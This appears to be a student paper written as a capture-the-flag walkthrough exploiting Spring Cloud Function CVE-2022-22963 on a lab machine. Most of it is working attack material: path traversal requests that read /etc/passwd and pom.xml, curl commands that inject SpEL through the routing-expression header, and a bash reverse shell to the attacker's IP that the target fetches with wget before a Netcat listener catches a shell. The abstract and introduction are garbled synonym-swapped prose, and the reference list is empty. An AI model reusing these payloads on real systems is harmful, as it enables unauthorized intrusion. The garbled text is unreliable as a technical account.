International Journal On Engineering Technology and Sciences – IJETS™
ISSN(P): 2349-3968, ISSN (O): 2349-3976
Volume X, Issue III, March - 2023

Exploitation of Spring4shell

Sreejith K
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
sreejithk.ug20.cs@francisxavier.ac.in

Rajkamal J
Computer Science and Engineering
Cyber Forensics Applied Lab Student
Francis Xavier Engineering College
Tirunelveli
rajkamalj.ug20.cs@francisxavier.ac.in

Uchini Makali S
Computer Science and Engineering
Francis Xavier Engineering College
Tirunelveli
uchinimakalis.ug20.cs@francisxavier.ac.in

Sangili Boopathi E
Computer Science and Engineering
Francis Xavier Engineering College
Tirunelveli
sangiliboopathie.ug20.cs@francisxavier.ac.in

Dr. R.ravi
Professor/Dept. of Computer Science and Engineering
Computer Science and Engineering
Cyber Forensic Applied Lab In-Charge
Francis Xavier Engineering College
Tirunelveli
fxhodcse@gmail.com

***Abstract*— This paper provides an outline of a few innovations that engineers might experience during programming improvement projects. The primary innovation examined is Spring Cloud Capability, a venture that works with the execution of business rationale by means of capabilities that can run as a web endpoint, stream processor, or errand. In any case, the second piece of the paper features a weakness in Spring Cloud Capability (CVE-2022-22963) that considers remote code execution by pernicious Spring Articulation, showing a potential security danger. Furthermore, this paper examines Python's http.server, a library that gives classes to executing HTTP servers, and Netcat, a cross-stage utility for perusing and writing to organize associations. At long last, the paper characterizes pom.xml, a XML record utilized by Expert to fabricate projects, containing fundamental undertaking data like conditions, assemble registry, source catalog, and that's only the tip of the iceberg. In general, this paper plans to give designers a far reaching comprehension of these innovations and their possible weaknesses.**

***Keywords*— Spring Cloud Function, CVE-2022-22963, Python's http.server, Netcat, pom.xml**

I. INTRODUCTION

Spring Cloud Capability is an undertaking that intends to advance the execution of business rationale by means of capabilities. It decouples the improvement lifecycle of business rationale from a particular runtime target with the goal that a similar code can run as a web endpoint, a stream processor, or an errand.

CVE-2022-22963 is a weakness in Spring Cloud Capability that permits remote code execution by malevolent Spring Articulation. An assailant could pass malignant code to the server by means of an unvalidated HTTP header, "spring.cloud.function.routing-articulation". A payload of articulation language code brings about inconsistent execution by the Cloud Capability administration.

"http.server" is a Python library that gives classes to executing HTTP servers (Web servers) that can serve content to the Internet. A basic HTTP server serves documents from the ongoing registry and its subdirectories.


Netcat (frequently condensed to nc) is a PC organizing utility for perusing from and writing to arrange associations utilizing TCP or UDP. It is intended to be a trustworthy back-end that can be utilized straightforwardly or effortlessly determined by different projects and scripts. Netcat is cross-stage, and it is accessible for Linux, macOS

pom.xml is a XML record that contains data about the task and arrangement subtleties utilized by Expert to construct the venture, for example, conditions, fabricate registry, source index, test source catalog, module, objectives and so on. It is an essential unit of work in Expert

According to U. Muthuraman, J. Monica Esther, R. Ravi, R. Kabilan, G. Prince Devaraj, and J. Zahariya Gabriel (2022) future data analysis will be based on statistics gathered with the aid of sensors and will be implemented as a webapp[1]


II. INITIAL SETUP

Pinging the Machine to check the machine is reachable or not




```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.204
PING 10.10.11.204 (10.10.11.204) 56(84) bytes of data.
64 bytes from 10.10.11.204: icmp_seq=1 ttl=63 time=126 ms
64 bytes from 10.10.11.204: icmp_seq=2 ttl=63 time=131 ms
64 bytes from 10.10.11.204: icmp_seq=3 ttl=63 time=96.3 ms
64 bytes from 10.10.11.204: icmp_seq=4 ttl=63 time=125 ms
64 bytes from 10.10.11.204: icmp_seq=5 ttl=63 time=103 ms
64 bytes from 10.10.11.204: icmp_seq=6 ttl=63 time=212 ms
```

Fig No : 1 Scanning the Target using Rustscan



```
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimi
t. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
 Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.204:22
Open 10.10.11.204:8080
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 01:16 EDT
Initiating Ping Scan at 01:16
Scanning 10.10.11.204 [2 ports]
Completed Ping Scan at 01:16, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:16
Completed Parallel DNS resolution of 1 host. at 01:16, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 01:16
Scanning 10.10.11.204 [2 ports]
Discovered open port 22/tcp on 10.10.11.204
Discovered open port 8080/tcp on 10.10.11.204
Completed Connect Scan at 01:16, 0.10s elapsed (2 total ports)
Nmap scan report for 10.10.11.204
Host is up, received conn-refused (0.096s latency).
Scanned at 2023-04-12 01:16:55 EDT for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```


Fig No : 2 Scanning the Target using NMAP for more information



```
└─# nmap 10.10.11.204 -sC -sV -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 01:53 EDT
Nmap scan report for 10.10.11.204
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
|_  256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=33918%PV=Y%DS=2%DC=T%G=Y%TM=6436476
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:04%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O
OS:3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   103.42 ms 10.10.14.1
2   103.50 ms 10.10.11.204

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
```

From the above results, we can see that a website is hosted from the target at port 8080

On checking the target with the port number using the browser we can see the hosted website named Zodd Cloud



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted


An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.

How it works

Enumerating the website we can see an Upload button on it



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted


An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.


How it works

We can see an upload section in it



No file selected.


We tried to upload a picture to the target using the WebApp



Please Upload a file!

Screenshot_2023-04-12_02_01_51.png

And the file was uploaded




Uploaded!

No file selected.


No file selected.

Let's try to view the uploaded picture




From the URL It looks like Local File Intrusion (LFI)

Let's try to intercept the traffic with the Burp Suite:



```
GET /show_image?img=image_2023_01_09T10_08_54_580Z.png HTTP/1.1
Host: 10.129.178.226:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Let's change the image path with the LFI [2] payload to view the /etc/passwd file




```
GET /show_image?img=../../../../../../etc/passwd HTTP/1.1
Host: 10.129.178.226:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Sun, 12 Mar 2023 04:03:43 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

From the /etc/passwd file we came to know that there is two normal users in the system

1. Frank
2. Phil

Let's check for the WebApp where it is hosted



```
GET /show_image?img=../../../../../../var/www/WebApp HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Wed, 12 Apr 2023 06:14:05 GMT
Connection: close

.classpath
.DS_Store
.idea
.project
.settings
HELP.md
mvnw
mvnw.cmd
pom.xml
src
target
```

Mostly the Hosted WebApp will be in the folder /var/www

On Checking the Folder /var/www/WebApp there is a file named pom.xml

Pom.xml is an XML [3] file which contains information about the project and configuration details used by Maven to build the project

By Checking the pom.xml file we can see it uses "spring-cloud-function-web" of version 3.2.2




```
GET /show_image?img=../../../../../../var/www/WebApp/pom.xml HTTP/1.1
Host: 10.129.178.226:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
    </dependency>

    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-thymeleaf</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-web</artifactId>
    </dependency>

    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-devtools</artifactId>
      <scope>runtime</scope>
      <optional>true</optional>
    </dependency>

    <dependency>
      <groupId>org.springframework.cloud</groupId>
      <artifactId>spring-cloud-function-web</artifactId>
      <version>3.2.2</version>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
```

The "spring-cloud-function-web" of version 3.2.2 has a CVE-2022-22963 (Spring4shell) which is a Remote Code Execution (RCE)

By searching the CVE-2022-22963 is online



CVE-2022-22963 is to run the vulnerable SpringBoot application run this docker container exposing it to port 8080. Example:


```
docker run -it -d -p 8080:8080 bobcheat/springboot-public
```

Exploit

Curl command:


```
curl -i -s -k -X $'POST' -H $'Host: 192.168.1.2:8080' -H
$'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec(\"touch
/tmp/test")' –data-binary $'exploit_poc'
$'http://192.168.1.2:8080/functionRouter'
```

We got the procedure to execute the exploit



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/hello")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080 (#0)
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/7.88.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/hello")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Wed, 12 Apr 2023 06:42:14 GMT
< Connection: close
<
* Closing connection 0
{"timestamp":"2023-04-12T06:42:14.842+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
```

On Execution of the command a file named "hello" was created




```
GET /show_image?img=../../../../../../tmp/ HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 12288
Date: Wed, 12 Apr 2023 06:42:50 GMT
Connection: close

.font-unix
.ICE-unix
.Test-unix
.X11-unix
.XIM-unix
ayy
DKSqt.b64
hello
hnhao.sh
hsperfdata_frank
jxxpA.b64
linpeas.sh
OPxhn
```


Let's create a reverse shell and save it as tmp_rev.sh

And serve the file using a built-in library in Python called "http.server"




```
┌──(kali㉿kali)-[~/Desktop/HTB/inject]
└─$ cat tmp_rev.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.30/1234 0>&1

┌──(kali㉿kali)-[~/Desktop/HTB/inject]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Let's send the reverse shell to the target using the exploit




```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget 10.10.14.30/tmp_rev.sh -O /tmp/shell.sh ")' --data-raw 'data' -vv
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080 (#0)
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/7.88.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget 10.10.14.30/tmp_rev.sh -O /tmp/shell.sh ")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Wed, 12 Apr 2023 06:56:16 GMT
< Connection: close
<
* Closing connection 0
{"timestamp":"2023-04-12T06:56:16.775+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
```

Let's start the Netcat [4] listener in the attacker machine




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Let’s start the reverse shell by using the exploit method



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST  http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash  /tmp/shell_hi.sh ")' --data-raw 'data' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080 (#0)
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/7.88.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash  /tmp/shell_hi.sh ")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Wed, 12 Apr 2023 07:03:58 GMT
< Connection: close
<
* Closing connection 0
{"timestamp":"2023-04-12T07:03:58.132+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
```

Now we get a reverse shell in the Netcat listener



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.204] 58994
bash: cannot set terminal process group (789): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
bash-5.0$ 
```

By using the exploit we get access to the target system as user “Frank”

REFERENCES

